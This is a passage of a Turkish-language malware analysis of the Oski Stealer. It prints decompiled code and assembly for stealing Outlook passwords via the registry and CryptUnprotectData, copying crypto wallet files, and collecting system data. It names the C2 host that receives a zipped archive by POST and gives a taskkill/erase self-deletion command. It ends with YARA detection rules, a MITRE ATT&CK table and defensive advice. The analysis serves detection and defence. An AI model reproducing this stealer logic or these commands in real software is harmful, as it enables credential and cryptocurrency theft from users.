"Software\\\\Microsoft\\\\Windows NT\\\\CurrentVersion\\\\Windows Messaging Subsystem\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000004"
"Software\\\\Microsoft\\\\Office\\\\13.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000001"
"Software\\\\Microsoft\\\\Office\\\\13.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000002"
"Software\\\\Microsoft\\\\Office\\\\13.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000003"
"Software\\\\Microsoft\\\\Office\\\\13.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000004"
"Software\\\\Microsoft\\\\Office\\\\14.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000001"
"Software\\\\Microsoft\\\\Office\\\\14.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000002"
"Software\\\\Microsoft\\\\Office\\\\14.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000003"
"Software\\\\Microsoft\\\\Office\\\\14.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000004"
"Software\\\\Microsoft\\\\Office\\\\15.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000001"
"Software\\\\Microsoft\\\\Office\\\\15.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000002"
"Software\\\\Microsoft\\\\Office\\\\15.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000003"
"Software\\\\Microsoft\\\\Office\\\\15.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000004"
"Software\\\\Microsoft\\\\Office\\\\16.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000001"
"Software\\\\Microsoft\\\\Office\\\\16.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000002"
"Software\\\\Microsoft\\\\Office\\\\16.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000003"
"Software\\\\Microsoft\\\\Office\\\\16.0\\\\Outlook\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000004"
"Software\\\\Microsoft\\\\Windows Messaging Subsystem\\\\Profiles\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000001"
"Software\\\\Microsoft\\\\Windows Messaging Subsystem\\\\Profiles\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000002"
"Software\\\\Microsoft\\\\Windows Messaging Subsystem\\\\Profiles\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000003"
"Software\\\\Microsoft\\\\Windows Messaging Subsystem\\\\Profiles\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000004"
```

Şekil 25- Zararlının Kayıt Defterindeki Outlook hesap bilgilerini elde etmede kullanacağı dizinler

RegOpenKeyExA API ile **HKEY_CURENT_USER** için **KEY_READ** izni ile parametre olarak verilen registry dizinleri için handle almaya çalışılır. ERROR_SUCCESS değeri return olursa **RegEnumValueA** API'a varsayılana ek olarak handle ve verilerin içine yazılacağı char array değişkeni verilerek çağrı yapılır. Bu çağrı while döngüsü içerisinde return değerinin değili olacak şekilde ayarlanmıştır yani ERROR_SUCCES değeri alındığı sürece çalışacaktır.

RegEnumValueA API ile elde edilen verilerin stringe tip dönüşümü yapması sağlanır. Verinin Registry Değer Tipine göre switch case'de ilgili fonksiyon çalışır. Eğer Veri Tipi 3 (binary data in any form) olarak dönerse if içerisinde strstr fonksiyonu kullanarak veri değişkenini **"Password"** stringinden itibaren kesmeye çalışır.böylece parolaya erişmiş olur.

CryptUnprotectData API ile parola çözümlenir. Diğer Veri Tipi durumlarında veriler stringe çevrilmeye çalışılır. fopen fonksiyonu ile outlook.txt dosyası oluşturulur. Veriler dosyanın içine fprintf ile yazdırılır.

```
while ( !RegEnumValueA_call(handle_reg_outlook, retrived_index, Data, &size, 0, &data_type, data_pointer, &bufsize) )
{
  sub_232D70((char *)v8);
  LOBYTE(v18) = 1;
  std::string::operator=(Data);
  v8[0] = data_type;
  v8[15] = bufsize;
  switch ( data_type )
  {
    case 3:
      if ( strstr(Data, "Password") )
      {
        Source = (char *)sub_24EED0((int)data_pointer, bufsize);
        string_copy(Destination, Source);
        v6 = Source;
        v4 = GetProcessHeap();
        HeapFree_call(v4, 0, v6);
        std::string::operator=(Destination);
        string_copy(Destination, (char *)&byte_259491);
      }
```

Şekil 26- Zararlının Outlook hesap bilgilerini elde etmek için kullandığı algoritma

Kripto ile ilgili fonksiyonda parametre olarak kripto para ismi, cüzdan ismi ve cüzdan ile ilgili dosyanın ismi verilir.crypto klasörünün içerisine coin ismiyle yeni bir klasör CreateDirectoryA API ile oluşturulur. SHGetFolderPathA API ile APPDATA klasörünün dizini alınır, lstrcatA API ile sonuna cüzdan ismi dizin olarak eklenir böylece cüzdanın mutlak dizini elde edilir. SetCurrentDirectoryA API ile program cüzdan dizinine gelir. Kripto para ile ilgili veriler crypto klasörünün içine kopyalanır.

```
push malware.261F98
call dword ptr ds:[<&lstrcat>]
mov ecx,dword ptr ds:[262190]          00262190:&"*wal*.dat"
push ecx
mov edx,dword ptr ds:[26211C]          0026211C:&"\\\\Bitcoin\\\\"
push edx
mov eax,dword ptr ds:[26211C]          0026211C:&"\\\\Bitcoin\\\\"
push eax
call malware.254E20
add esp,C
mov ecx,dword ptr ds:[2622E4]          002622E4:&"keystore"
push ecx
mov edx,dword ptr ds:[262680]          00262680:&"\\\\Ethereum\\\\"
push edx
mov eax,dword ptr ds:[262680]          00262680:&"\\\\Ethereum\\\\"
push eax
call malware.254E20
add esp,C
mov ecx,dword ptr ds:[2625E8]          002625E8:&"default_wallet"
push ecx
mov edx,dword ptr ds:[262610]          00262610:&"\\\\Electrum\\\\wallets\\\\"
push edx
mov eax,dword ptr ds:[262620]          00262620:&"\\\\Electrum"
push eax
call malware.254E20
add esp,C
mov ecx,dword ptr ds:[2625E8]          002625E8:&"default_wallet"
push ecx
mov edx,dword ptr ds:[262290]          00262290:&"\\\\Electrum-LTC\\\\wallets\\\\"
push edx
mov eax,dword ptr ds:[262344]          00262344:&"\\\\Electrum-LTC"
push eax
```

Şekil 27- Zararlının hedeflediği kripto cüzdanlardan bazılarının debuggerdaki görüntüsü

Kullanıcı adı, bilgisayar adı, sistem dili gibi bilgiler **Kayıt Defteri** sorguları ve API'ler yardımıyla toplanıp **system.txt** adında bir dosya oluşturulan dosyanın içine yazılır. Bilgisayarın ekran görüntüsü alınır.

```
Stream = fopen(system_txt, Mode);
if ( Stream )
{
  fprintf(Stream, System____);
  fprintf(Stream, "\n");
  v0 = sub_24B260();
  fprintf(Stream, Windows, v0);
  fprintf(Stream, "\n");
  v1 = sub_24B220();
  fprintf(Stream, Bit, v1);
  fprintf(Stream, "\n");
  v2 = sub_24B1E0();
  fprintf(Stream, User, v2);
  fprintf(Stream, "\n");
  v3 = sub_24B2E0();
  fprintf(Stream, Computer_Name, v3);
  fprintf(Stream, "\n");
  v4 = sub_24ABD0();
  fprintf(Stream, System language, v4);
```

Şekil 28- Zararlının sistem ile ilgili topladığı verileri system.txt dosyasına yazması

Veriler toplandıktan sonra **oski[.]myz[.]info** sitesine random isimlerden oluşan bir ZIP dosyası şeklinde sıkıştırılarak POST metoduyla gönderilir.

İzleri temizlemek için SetCurrentDirectoryA API ile program C:\ProgramData dizinine getirilir. RemoveDirectoryA API ile random sayılardan oluşan ve içerisinde autofill, cc, crypto, cookies klasörleri ve passwords.txt, system.txt,ekran görüntüsü olan image dosyaları siler. DeleteFileA API ile indirilen 7 DLL silinir.

```
SetCurrentDirectoryA_call(C_ProgramData);
RemoveDirectoryA_call(programdata_rndmsay_direc);
DeleteFileA_call(sqlite3_dll_full_path);
DeleteFileA_call(freebl3_dll_full_path);
DeleteFileA_call(mozglue_dll_full_path);
DeleteFileA_call(msvcp140_dll_full_path);
DeleteFileA_call(nss3_dll_full_path);
DeleteFileA_call(softokn3_dll_full_path);
DeleteFileA_call(vcruntime140_dll_full_path);
```

Şekil 29- Zararlının indirdiği DLL'ler ve oluşturduğu klasör, dosyaları silmesi

OpenProcess, GetModuleFileNameExA, GetCurrentProcessID API'leri kullanılarak zararlı'nın PID değeri alınır. **"/c taskkill /pid %d & erase %s & RD /S /Q %s* & exit"** stringinde %s olacak yerlere PID değeri wsprintfA API ile yazılır. ShellExecuteA API ile **cmd.exe** içerisinde yukarıda verilen komut çalıştırılır.

"/c taskkill /pid %d & erase %s & RD /S /Q %s* & exit

```
v3 = GetCurrentProcessId_call(v2);
wsprintfA_call(task_kill_command, taskkill_pid_, v3);
GetCurrentDirectoryA_call(260, v5);
return ShellExecuteA_call(0, 0, cmd_exe, task_kill_command, v5, 0);
```

Şekil 30- Zararlının processleri terminate etmesi

YARA Kuralı

```
rule OskiStealer_s

{

   meta:

      description = "OskiStealer"

   strings:

      $str1 = "oski.myz.info"

      $str2= "056139954853430408"

            $str3 = "\\Microsoft\\Edge\\User Data\\"

      $str4 = "outlook.txt"

      $str5= "Password"

      $str6 = "KrIQo17IFiGtq1e9nw=="

      $str7 = "GZIxlBOHQTb+y2KIrtYSkaTI/pHkUM8sMbgYvU0="

     $sql1 =
"CZYvlWrzRC2x9lfpy4VB/KOcyp/eeYwgNLtW7FZ9oinPwE8mGXO+oUQ9oIuPTmY//FYp6Fk/jtbG33g/9AmyJJ
Ttkm82k33qs3jfLl0="

     $sql2=
"CZYvlWrzRCqs7ESshbNHxrvEmqXDcIdidaZSx0gw7jXZvwo1DXKo+gsqvKSQXXNmuRgO13NejszI1GQ0pw=="

    $sql3=
"CZYvlWrzRA2R1neaoKlrmPeByY/YYYF8e6Vb4RJx8iHI+wZlBXKE/gE7rYmDED87uUA47E523f/Sx2515X/QW+
n9zylh/S+z6CeCcx5wd5JwYcnj8E1jIXAdaf+hK7Oz19EyNRysSNA0qIZ8vwm0ByNx118="

$sql4 =
"CZYvlWrzRCu/6EaahIJt17aa3vyQcI18fblW7Fc+7B/R/EQxBC376BwosYmHSHZ8smcx4F1hgoDE0n8+iyGVBru
ojV8pon33pWPCLkpoAfATDIfh700raGEsaeyqP7Q="

$sql5 = "CZYvlWrzRCO34E+hhY1f0fvIzLHcYJAsUpl41R487Trj9UU3AWmy/hA3qoI="

$sql6="CZYvlWrzRCu/6Ebpy5pT2KKNmpbiWrgsdb5D91g47iw="

$chr1 = "Bo8vv0rGCGWN8UKxjg=="

$chr2 = "FrwEuUeHICSq5A=="

$chr3 = "GbwMu0DCFw=="

$chr4 = "DbYB8G3GECQ="

$fire1 = "ObwMu0DCF2ut9E+sn4k="

$fire2="NrwEuUfUSi+t6k0="

$fire3= "PLwRvUHOFzGx91rrmJ1e3aON"

   condition:

      all of them or

     3 of ($sql*) and 2 of ($chr*) and any of ($fire*) or

     4 of ($str*) and 3 of ($sql*)

}
```

```
rule OskiStealer_d
{
   meta:
      description = "OskiStealer"
   strings:
      $str1 = "1BEF0A57BE110FD467A"
 $str2 = "system.txt"
$str3 = "password.txt"
$str4 = "outlook.txt"
$str5 = "crypto"
$str6 = "cc"
$str7 ="cookies"
$str8 = "autofill"
$o1 = "Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging
Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"
$o2 = "Software\\Microsoft\\Windows Messaging Subsystem\\Profiles"
$r1 = "RegOpenKeyExA"
$r2 = "RegEnumValueA"
$f1 = "Web Data"
$f2 = "Cookies"
$f3 = "Login Data"
$f4 = "Local State"
$f5= "logins.json"
$f6 = "cookies.sqlite"
$f7 = "formhistory.sqlite"
$c1 = "Bitcoin"
$c2 = "Ethereum"
$c3 ="Electrum"
$c4 = "Exodus"
$c5 = "MultiDoge"
$c6 = "LiteCoin"
condition:
all of them or
4 of ($str*) and 3 of ($c*) or
4 of ($str*) and 3 of ($f*) or
2 of ($str*) and all of ($r*) and all of ($o*)
}
```

MITRE ATTACK TABLE

Execution	Credential Access	Discovery	Defense Evasion	Collection	C&C	Exfliration
Windows CommandShell (T1059.003)	**Credentials from Web Browsers** (T1555.003)	**Query Registry** (T1012)	**Debugger Evasion** (T1622)	**Data from Local System** (T1005)	**Standard Encoding** (T1132.001)	**Exfiltration Over C2 Channel** (T1041)
	Steal Web Session Cookie (T1539)	**System Information Discovery** (T1082)	**Deobfuscate/ Decode Filesor Information** (T1140)	**Browser Session Hijacking** (T1185)		
	Unsecured Credentials (T1552.002)	**File and Directory Discovery** (T1083)		**Screen Capture** (T1113)		
				Archive Collected Data (T1560)		
				Automated Collection (T1119)		

Çözüm Önerileri

1. Güncel bir antivirüs programı kullanılmalıdır.

2. Kullanılan işletim sistemini güncel tutulmalıdır.

3. Kripto hesaplarda var ise iki adımlı doğrulama kullanılmalıdır.

4. Parmak izi şifreleme USB cihazları kullanılabilir.

5. Kullanılan uygulamalar güncel tutulmalıdır.

6. Bilinmeyen e-postaların ek dosyaları açılmamalıdır.

7. Güvenilir kaynaktan olmayan linklere tıklanmamalıdır.

8. Parolalar bilgisayar içerisinde açık metin şeklinde depolanmamalıdır.

9. Bilinmeyen uygulamalar kontrol edilmeden çalıştırılmamalıdır.

HAZIRLAYAN

Celal Doğan Duran Linkedin